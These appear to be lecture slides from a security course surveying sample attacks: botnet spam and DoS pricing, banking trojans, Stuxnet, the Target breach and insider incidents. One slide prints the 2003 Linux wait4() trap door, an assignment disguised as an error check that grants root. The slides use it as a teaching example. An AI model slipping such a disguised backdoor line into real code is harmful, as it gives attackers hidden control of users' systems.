Module 0.2

Sample attacks

The computer security problem

Two factors:

- **Lots of buggy software** (and gullible users)
- **Money can be made from finding and exploiting vulns**

1. Marketplace for vulnerabilities
2. Marketplace for owned machines (PPI)
3. Many methods to profit from owned client machines

current state of computer security

Why own machines:

1. IP address and bandwidth stealing

Attacker's goal: look like a random Internet user

Use the IP address of infected machine or phone for:

- **Spam** (e.g. the storm botnet)

  Spamalytics: 1:12M pharma spams leads to purchase
  1:260K greeting card spams leads to infection


- **Denial of Service:** Services: 1 hour (20$), 24 hours (100$)
- **Click fraud** (e.g. Clickbot.a)

Why own machines:

2. Steal user credentials and inject ads

keylog for banking passwords, web passwords, gaming pwds.

Example: SilentBanker (and many like it)



Similar mechanism used by Zeus botnet

Why own machines:

3. Spread to isolated systems

Example: **Stuxnet**

Windows infection ⇒

Siemens PCS 7 SCADA control software on Windows ⇒

Siemens device controller on isolated network

Server-side attacks

- Financial data theft: often credit card numbers
  - Example: Target attack (2013), ≈ 140M CC numbers stolen
  - Many similar (smaller) attacks since 2000
- Political motivation:
  - Aurora, Tunisia Facebook (Feb. 2011), GitHub (Mar. 2015)
- Infect visiting users

Insider attacks: example

Hidden trap door in Linux (nov 2003)

- Allows attacker to take over a computer
- Practically undetectable change (uncovered via CVS logs)

Inserted line in wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
                retval = -EINVAL;
```

Looks like a standard error check, but …

See: http://lwn.net/Articles/57135/

Many more examples

- Access to SIPRnet and a CD-RW: 260,000 cables
  ⇒ Wikileaks

- SysAdmin for city of SF government.
  Changed passwords, locking out city from router access

- Inside logic bomb took down 2000 UBS servers

Can security technology help?